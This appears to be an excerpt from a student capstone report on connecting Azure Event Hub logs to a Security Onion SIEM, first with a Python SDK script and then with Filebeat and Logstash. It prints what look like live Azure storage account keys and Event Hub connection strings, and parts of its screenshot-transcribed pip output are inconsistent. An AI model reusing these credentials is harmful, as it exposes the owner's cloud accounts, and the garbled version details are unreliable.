  Downloading https://files.pythonhosted.org/packages/ba/99/01ffefb562e4274d6487b4bd1dec/c455ec7510b22e4c51f14098443b8/chardet-3.0.4-py2.py3-none-any.whl (133kB)
    100% |████████████████████████████████| 133kB 10.5MB/s
Collecting urllib3<1.25.0,>=1.25.1,<1.26,>=1.21.1 (from requests<=2.18.4->azure-core<2.0.0,>=1.5.0->azure-eventhub>)
  Downloading https://files.pythonhosted.org/packages/e1/es/df302e8017440f111c11c41aeb432838672fa5a0aa29227bf85149dc72f/urllib3-1.25.0-py2.py3-none-any.whl (126kB)
    100% |████████████████████████████████| 133kB 10.5MB/s
Installing collected packages: six, certifi, uampc, idna, chardet, urllib3, requests, azure-core, azure-eventhub
Successfully installed azure-core azure-eventhub certifi chardet urllib3 idna requests
You are using legacy pip version 9.0.1. Upgrade to at least 10.0.0.
You should consider upgrading via the 'pip install --upgrade pip' command.
AzureUser@SecOnionProd:~/Desktop$ pip3 install azure-eventhub checkpointstoreblob aio
Collecting azure-eventhub-checkpointstoreblob aio
  Downloading https://files.pythonhosted.org/packages/44/a2/acf27bce947b22eac2d385d67a649a5967e03032fa7f8b6d7c12582b7/azure_eventhub_checkpointstoreblob_aio-1.1.0-py3-none-any.whl (287kB)
    100% |████████████████████████████████| 296kB 4.1MB/s
Collecting msrest<0.18 (from azure-eventhub-checkpointstoreblob aio)
  Using cached https://files.pythonhosted.org/packages/34/60/f7093bd8b046eb99f73afffc6725ee0b2e3024467377d0853a1c840f/msrest-0.16-py2.py3-none-any.whl
Collecting azure-eventhub<0.0,>=5.0.0 (from azure-eventhub-checkpointstoreblob aio)
  Using cached https://files.pythonhosted.org/packages/49/47/cd9e1b7008eb25465b4acd7a4ca2501e0ff7da146bc8031a45c3c5513d/azure_eventhub-5.1.0-py2.py3-none-any.whl
Collecting cryptography<2.1.4 (from azure-eventhub-checkpointstoreblob aio)
  Downloading https://files.pythonhosted.org/packages/58/95/f1282ca55649b60afcfc617e1e2ca384a2a3e7a5cf91f724fc83c8fb7e61a/cryptography-2.9.2-cp35-abi3-manylinux1_x86_64.whl (2.7MB)
    100% |████████████████████████████████| 2.7MB 560KB/s
Collecting aiohttp<4.0,>=3.0 (from azure-eventhub-checkpointstoreblob aio)
  Downloading https://files.pythonhosted.org/packages/69/00/68ef69ad2e8c827e3a71f77c43ff7b17c9d397d33baeae7cd043519b2/aiohttp-3.6.2-cp35-cp35m-manylinux1_x86_64.whl (1.1MB)
    100% |████████████████████████████████| 1.1MB 1.3MB/s
Collecting azure-core<2.0.0,>=1.2.2 (from azure-eventhub-checkpointstoreblob aio)
  Using cached https://files.pythonhosted.org/packages/a4/ed/fc9f4669e5b9a78a62fe43b83cc01e9007bbf6e99ec7ab6f73557135099f/azure_core-1.6.0-py2.py3-none-any.whl
Collecting isodate<0.6.1 (from msrest<0.16,>=5.0.0->azure-eventhub-checkpointstoreblob aio)
  Downloading https://files.pythonhosted.org/packages/69/00/68ef69ad2e8c827e3a71f77c43ff7b17c9d397d33baeae7cd043519b2/isodate-0.6.0-py2.py3-none-any.whl (45kB)
    100% |████████████████████████████████| 51kB 13.0MB/s
Collecting requests<=2.16 (from msrest<0.16,>=5.0.0->azure-eventhub-checkpointstoreblob aio)
  Using cached https://files.pythonhosted.org/packages/45/1e/0c169c6a5331e241ba7404532c16a21d86ab872c9bed8bcd4c423954103/requests-2.24.0-py2.py3-none-any.whl
Collecting certifi>=2017.4.17 (from msrest<0.16,>=5.0.0->azure-eventhub-checkpointstoreblob aio)

```

This seemed to work.

Then, the script was created using the nano editor and Python3. In order to create the script, as Microsoft documentation provides a sample script, it was used as a guide. An excerpt is pictured below. A full copy of the script can be found in [Appendix 6.4](#).

```

15 import asyncio
16 import os
17 from azure.eventhub.aio import EventHubConsumerClient
18 from azure.eventhub.extensions.checkpointstoreblobaio import BlobCheckpointStore
19
20 CONNECTION_STR = os.environ["EVENT_HUB_CONN_STR"]
21 STORAGE_CONNECTION_STR = os.environ["AZURE_STORAGE_CONN_STR"]
22 BLOB_CONTAINER_NAME = "your-blob-container-name" # Please make sure the blob container resource exists.
23
24
25 async def on_event(partition_context, event):
26     # Put your code here.
27     print("Received event from partition: {}".format(partition_context.partition_id))
28     await partition_context.update_checkpoint(event)
29
30
31 async def receive(client):
32     """
33         Without specifying partition_id, the receive will try to receive events from all partitions and if provided with
34         a checkpoint store, the client will load-balance partition assignment with other EventHubConsumerClient instances
35         which also try to receive events from all partitions and use the same storage resource.
36     """
37     await client.receive(
38         on_event=on_event,
39         starting_position="-1", # "-1" is from the beginning of the partition.
40     )
41     # With specified partition_id, load-balance will be disabled, for example:
42     # await client.receive(on_event=on_event, partition_id='0')
43

```

Looking at this script, we can understand that this script uses some Azure parameters, i.e. the connection strings, to authenticate with the event hub and checkpoint storage container and then uses asyncio library functions to obtain event data.

To gather this information, the event hub is first accessed. It should be noted that the Namespace and the individual event hub both have these Shared Access (SAS) Policies that can be used to control access. Pictured below is the SAS policy for the namespace. The other thing to note is that there are three possible policies: manage, send, or listen. Since the event consumer, the SO server, should receive events from the event hub, the listen policy is what should be created and used.

The screenshot shows the Microsoft Azure portal interface. On the left, the 'All resources' blade is open, displaying various Azure services and resources. In the center, the 'pruferock | Shared access policies' page for the Event Hubs Namespace is shown. Under the 'Policy' section, the 'listen' checkbox is checked. Below it, the 'Primary key' and 'Secondary key' fields are visible. A red box highlights the 'Connection string-primary key' field, which contains the value 'Endpoint=sb://pruferock.servicebus.windows.net/S...'. On the right, the 'SAS Policy: receiveevents' blade is open, showing the same policy configuration.

On the Storage page, the connection string can be found on the “Access keys” tab.

The screenshot shows the Microsoft Azure portal interface. On the left, the 'Storage accounts' blade is open, displaying the 'capstone' storage account. In the center, the 'capstone | Access keys' page is shown. Under the 'Access keys' section, the 'key1' key is displayed with its corresponding key value. A red box highlights the 'Connection string' field, which contains the value 'DefaultEndpointsProtocol=https;AccountName=capstone;AccountKey=3gYUNd4qQ01Fa24ZAA0jWBTa7k7SO3fd+o5YWHVOrivasVA/2YDQjU6d+DjRqXpIeZTNPg/+f9vNUEkkg='.

Since these connection keys are used to authenticate access to event hub instances, namespaces, and storage accounts, they are sensitive and should not be shared. They can also be regenerated on a regular interval (similar to how passwords should be changed on a fixed interval).

This information was substituted into the variable declarations and here is a slightly different version of the Microsoft sample script. They are logically equivalent.

```
AzureUser@SecOnionProd ~ Desktop
GNU nano 2.5.3
File: recv.py
Modified ^

import asyncio
from azure.eventhub.aio import EventHubConsumerClient
from azure.eventhub.extensions.checkpointstoreblob import BlobCheckpointStore

async def on_event(partition_context, event):
    # Print the event data.
    print("Received the event: \"{}\" from the partition with ID: \"{}\".format(event.body_as_str(encoding='UTF-8'), partition_context.partition_id)")

    # Update the checkpoint as that the program doesn't read the events
    # that it has already read when you run it next time.
    await partition_context.update_checkpoint(event)

async def main():
    # Create an Azure blob checkpoint store to store the checkpoints.
    checkpoint_store = BlobCheckpointStore.from_connection_string("DefaultEndpointsProtocol=https;AccountName=capstone;AccountKey=3gYUNr4q001Fa24tZAA0jw8Ta7k7S03fd+o5YwHVOriwasVAY2YDQrjU6d+D/yRqxWplezTN$")

    # Create a consumer client for the event hub.
    client = EventHubConsumerClient.from_connection_string("Endpoint=sb://prufrock.servicebus.windows.net;/SharedAccessKeyName=receiveevents;SharedAccessKey=Vlr6En06z61k+UoA+LKVGbvH951Moqs+OMGSvrvRC9U=")
    async with client:
        # Call the receive method. Read from the beginning of the partition (starting_position: "-1")
        await client.receive(on_event, starting_position="-1")

if __name__ == '__main__':
    loop = asyncio.get_event_loop()
    # Run the main method.
    loop.run_until_complete(main())
```

Running this script caused multiple traceback errors. Pictured below are some of the error messages.

```
AzureUser@SecOnionProd ~ Desktop$ python3 recv.py
Traceback (most recent call last):
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_vendor/storage/blob/_shared/base_client_async.py", line 84, in _create_pipeline
ImportError: cannot import name 'AioHttpTransport'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "recv.py", line 14, in <module>
    loop.run_until_complete(main())
  File "/usr/lib/python3.5/asyncio/base_events.py", line 387, in run_until_complete
    return future.result()
  File "/usr/lib/python3.5/asyncio/futures.py", line 274, in result
    raise self._exception
  File "/usr/lib/python3.5/asyncio/tasks.py", line 239, in _step
    result = coro.send(None)
  File "recv.py", line 14, in main
    checkpoint_store = BlobCheckpointStore.from_connection_string("DefaultEndpointsProtocol=https;AccountName=capstone;AccountKey=3gYUNr4q001Fa24tZAA0jw8Ta7k7S03fd+o5YwHVOriwasVAY2YDQrjU6d+D/yRqxWplezTN$+f9NUKbg-;EndpointSuffix=core.windows.net", "checkpoints")
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_blobstoragecsaio.py", line 87, in from_connection_string
    return cls(account_url, container_name, credential=credential, **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_blobstoragecsaio.py", line 54, in __init__
    blob_container_url, container_name, credential=credential, **kwargs
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_vendor/storage/blob/aio/_container_client_async.py", line 122, in __init__
    **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_blob/_container_client.py", line 149, in __init__
    super(ContainerClient, self).__init__(parsed_url, service='blob', credential=credential, **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_blob/_shared/base_client.py", line 108, in __init__
    self._client = self._pipeline.create_client(service='blob', credential=credential, **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/extensions/checkpointstoreblobai/_vendor/storage/blob/_shared/base_client_async.py", line 86, in _create_pipeline
    raise ImportError("Unable to create async transport. Please check aiohttp is installed.")
ImportError: Unable to create async transport. Please check aiohttp is installed.

AzureUser@SecOnionProd ~ Desktop$ aiohttp --version
aiohttp: command not found
AzureUser@SecOnionProd ~ Desktop$
```



```
AzureUser@SecOnionProd ~ Desktop$ python3 recv.py
Traceback (most recent call last):
  File "recv.py", line 24, in <module>
    loop.run_until_complete(main())
  File "/usr/lib/python3.5/asyncio/base_events.py", line 387, in run_until_complete
    return future.result()
  File "/usr/lib/python3.5/asyncio/futures.py", line 274, in result
    raise self._exception
  File "/usr/lib/python3.5/asyncio/tasks.py", line 239, in _step
    result = coro.send(None)
  File "recv.py", line 16, in main
    client = EventHubConsumerClient.from_connection_string("Endpoint=sb://prufrock.servicebus.windows.net;/SharedAccessKeyName=receiveevents;SharedAccessKey=Vlr6En06z61k+UoA+LKVGbvH951Moqs+OMGSvrvRC9U=", consumer_group="$Default", event_name="prufrock", checkpoint_store=checkpoint_store)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/aio/_consumer_client_async.py", line 242, in from_connection_string
    return cls(**constructor_args)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/aio/_consumer_client_async.py", line 122, in __init__
    **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/aio/_client_base_async.py", line 78, in __init__
    **kwargs)
  File "/home/AzureUser/.local/lib/python3.5/site-packages/azure/eventhub/_client_base.py", line 132, in __init__
    raise ValueError("The eventhub name can not be None or empty.")
ValueError: The eventhub name can not be None or empty.
AzureUser@SecOnionProd ~ Desktop$
```

Some troubleshooting that was done included importing all libraries instead of the specified ones, installing the latest version of pip before installing the prerequisite libraries, using different combinations of the connection strings, and using a different version of the sample script. None of these efforts produced much success. Given there are other SDKs, the decision was made to try the JavaScript SDK in order to see if a different SDK would produce better results. This testing procedure can be found in [Appendix 6.6](#). While the JavaScript SDK did not produce any errors, it also was never able to establish a connection with the event hub. Considering that the script ran and did not produce errors, we speculated that there might be some network barriers. For instance, because AMQP uses specific ports, it was speculated that perhaps these ports will need to be opened. Additionally, it was also speculated that perhaps the incorrect SAS policy or connection strings were being used. These troubleshooting steps--also detailed in [Appendix 6.6](#)--were also tested and the results were still the same.

Thus, while it is acknowledged that the Microsoft documentation suggests the use of an SDK to integrate a third-party SIEM with Azure, it is our experience that this methodology is neither user friendly nor conducive to successfully implementing a data pipeline. Thus, a different approach was taken.

Referring to the Elastic documentation on ELK stack implementation, in addition to the components that comprise its namesake, Elastic also supports a set of agents collectively known as “Beats” (Elastic, 2020). These are a set of data shippers that are designed to be installed on servers and their primary function is to ship operational data to Elasticsearch. The data shipper Winlogbeats, seen in [section 2.2.2.2.1](#) is part of this family of data shippers as well. Altogether there are eight beats. These shippers are capable of collecting all sorts of data and conveniently, log data is one of them. Thus, rather than trying to troubleshoot the SDK (and potentially API issues), the next phase of testing involved installing the log data shipper, known as Filebeat, onto the SO server. This agent will be configured to connect with the event hub to collect Azure log data. This data will then be fed into the ELK stack on the SO server with the end goal of being able to visualize this data on the Kibana user interface (UI).

First, Filebeat was installed.

```
[~] Select Prufrock@securityonion: ~
Prufrock@securityonion:~$ curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.8.0-amd64.deb
Prufrock@securityonion:~$ sudo dpkg -i filebeat-7.8.0-amd64.deb
Selecting previously unselected package filebeat.
(Reading database ... 118203 files and directories currently installed.)
Preparing to unpack filebeat-7.8.0-amd64.deb ...
Unpacking filebeat (7.8.0) ...
Setting up filebeat (7.8.0) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Prufrock@securityonion:~$
```

```
[~] Prufrock@securityonion: /etc/filebeat
4.deb
.8.0-amd64.deb  % Total      % Received % Xferd  Average Speed   Time   Time     Time  Current
                  Dload  Upload   Total Spent   Left Speed
100 27.6M  100 27.6M    0     0  2491k      0  0:00:11  0:00:11 --:--:-- 7378k
Prufrock@securityonion:~$ sudo dpkg -i filebeat-7.8.0-amd64.deb
Selecting previously unselected package filebeat.
(Reading database ... 118203 files and directories currently installed.)
Preparing to unpack filebeat-7.8.0-amd64.deb ...
Unpacking filebeat (7.8.0) ...
Setting up filebeat (7.8.0) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Prufrock@securityonion:~$ cd /etc/filebeat/
Prufrock@securityonion:/etc/filebeat$ ls
fields.yml  filebeat.reference.yml  filebeat.yml  modules.d
Prufrock@securityonion:/etc/filebeat$ sudo nano filebeat.yml
```

Once Filebeat was installed, the /etc/filebeat directory was accessed where the configuration files could be inspected. In doing so, it is possible to see that Filebeat has an Azure module, which was a promising start.

```
[~] Prufrock@securityonion:/etc/filebeat
GNU nano 2.5.3                               File: filebeat.reference.yml

#var.visibility_timeout: 300s
# Maximum duration before AWS API request will be interrupted
# Default to be 120s
#var.api_timeout: 120s

# Custom endpoint used to access AWS APIs
#var.endpoint: amazonaws.com

# AWS IAM Role to assume
#var.role_arn: arn:aws:iam::123456789012:role/test-mb

----- Azure Module -----
-module: azure
# All logs
activitylogs:
  enabled: true
  var:
    # eventhub name containing the activity logs, overwrite the default value if the logs are exported in a different eventhub
    eventhub: "insights-operational-logs"
    # consumer group name that has access to the event hub, we advise creating a dedicated consumer group for the azure module
    consumer_group: "$Default"
    # the connection string required to communicate with Event Hubs, steps to generate one here https://docs.microsoft.com/en-us/azure/event-hubs/event-hubs-get-connection-string
    connection_string: ""
    # the name of the storage account the state/offsets will be stored and updated
    storage_account: ""
    # the storage account key, this key will be used to authorize access to data in your storage account
    storage_account_key: ""


auditlogs:
  enabled: false
  var:
    eventhub: "insights-logs-auditlogs"
    consumer_group: "$Default"
    connection_string: ""
    storage_account: ""
    storage_account_key: ""

signinlogs:
  enabled: false
  var:
    eventhub: "insights-logs-signinlogs"
    consumer_group: "$Default"
    connection_string: ""
    storage_account: ""
    storage_account_key: ""

----- CEF Module -----
-module: cef
log:
```

In order to test the Filebeat shipper, it was configured to establish a connection with the event hub. Data that is ingested will be served to the Logstash service which theoretically should parse it and send this parsed data to Elasticsearch for indexing.


First, the Logstash configuration was examined. When the /etc/logstash/conf.d folder is accessed, the README file indicates that any custom modifications should be made in /etc/logstash/custom. Those configurations will be merged into the main conf.d directory. So, that is what was done.



```
Prufrock@securityonion: /etc/logstash/conf.d
GNU nano 2.5.3                                     File: README.txt

Please do not modify the files in this directory directly!
The files in this directory are symbolically linked to /etc/logstash/conf.d.available/.
If you want to add to the default logstash config, you can add your own files in /etc/logstash/custom/ and they will get merged into this directory.
If you want to disable parts of the default logstash config, you can remove the symlink for the corresponding file.
```

In the /etc/logstash/custom folder, a new configuration file named filebeat_pipeline.conf was created. The input and output were specified at port 5044 and port 9200 -- the respective ports where filebeat serves logstash and where the elasticsearch service normally resides.




```
Prufrock@securityonion: /etc/logstash/custom
GNU nano 2.5.3                                     File: filebeat_pipeline.conf

input {
    beats {
        port => "5044"
    }
}


output {
    elasticsearch {
        hosts => [ "localhost:9200" ]
    }
}
```

Then, in the /etc/filebeat directory, the default configuration file was first backed up so that there is a reference to fall back on.



```
Prufrock@securityonion: /etc
fstab          mailcap.order   request-key.conf      xml
fuse.conf      manpath.config  request-key.d       zsh_command_not_found
gai.conf       mdadm           resolvconf
gconf          mime.types     resolv.conf
Prufrock@securityonion:/etc$ cd filebeat/
Prufrock@securityonion:/etc/filebeat$ ls
fields.yml    filebeat.reference.yml  filebeat.yml  modules.d
Prufrock@securityonion:/etc/filebeat$ sudo nano filebeat.yml
Prufrock@securityonion:/etc/filebeat$ Prufrock@securityonion:/etc/filebeat$ ls
fields.yml    filebeat.reference.yml  filebeat.yml  filebeat.yml.bak  modules.d
Prufrock@securityonion:/etc/filebeat$ 
Prufrock@securityonion:/etc/filebeat$ 
Prufrock@securityonion:/etc/filebeat$
```

First, the output was changed from elasticsearch to logstash.



```

Prufrock@securityonion:/etc/filebeat
GNU nano 2.5.3                               File: filebeat.yml                         Modified ^

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `:` .
#cloud.auth:

# ===== Outputs =====
# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
#output.elasticsearch:
#  # Array of hosts to connect to.
#  #hosts: ["localhost:9200"]

#  # Protocol - either `http` (default) or `https`.
#  #protocol: "https"

#  # Authentication credentials - either API key or username/password.
#  #api_key: "id:api_key"
#  #username: "elastic"
#  #password: "changeme"

# ----- Logstash Output -----
output.logstash:
#  # The Logstash hosts
#  hosts: ["localhost:5044"]

# Optional SSL. By default is off.
#  # List of root certificates for HTTPS server verifications
#  #ssl.certificateAuthorities: ["/etc/pki/root/ca.pem"]

#  # Certificate for SSL client authentication
#  #ssl.certificate: "/etc/pki/client/cert.pem"

#  # Client Certificate Key
#  #ssl.key: "/etc/pki/client/cert.key"


# ===== Processors =====
# Configure processors to enhance or manipulate events generated by the beat.

processors:
- add_host_metadata: ~
- add_cloud_metadata: ~
- add_docker_metadata: ~

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   ^Y Prev Page
^X Exit      ^R Read File   ^\ Replace    ^U Uncut Text  ^T To Spell   ^G Go To Line  ^V Next Page

```

Then, the filebeat input was modified to follow the azure-eventhub config format:



```

Prufrock@securityonion:~$ cat /etc/filebeat/filebeat.yml
File: filebeat.yml
Modified: 2020-07-03 02:15:50 +0000 UTC by root

# Below are the input specific configurations.

- type: azure-eventhub
  # Change to true to enable this input configuration.
  enabled: true
  eventhub:
    "pawnee"
    consumer_group: "Default"
    connection_string: "Endpoint=sb://parksnrec.servicebus.windows.net;/SharedAccessKeyName=eventhubinstancelistenpolicy;SharedAccessKey=2zE+sQJzt2WN5fdxGflsvjRzyP/9W2kcRh4x+ty7R0k=&EntityPath=pawnee"
    storage_account: "securityonioncapstone"
    storage_account_key: "mf7ZxrBXVjM1bbgBhkPdxhZZe0uxPLAk0SpEajYbJ4d6PnAngqFFD63MYF4KVu6pUdSPLxUEDroPCIRc4geng=="
    storage_account_container: "indiana"

  # Paths that should be crawled and fetched. Glob based paths.
  paths:
    # - /var/log/*.log
    # - c:\programdata\elasticsearch\logs\*

  # Exclude lines. A list of regular expressions to match. It drops the lines that are
  # matching any regular expression from the list.
  #exclude_lines: ['^DBG']
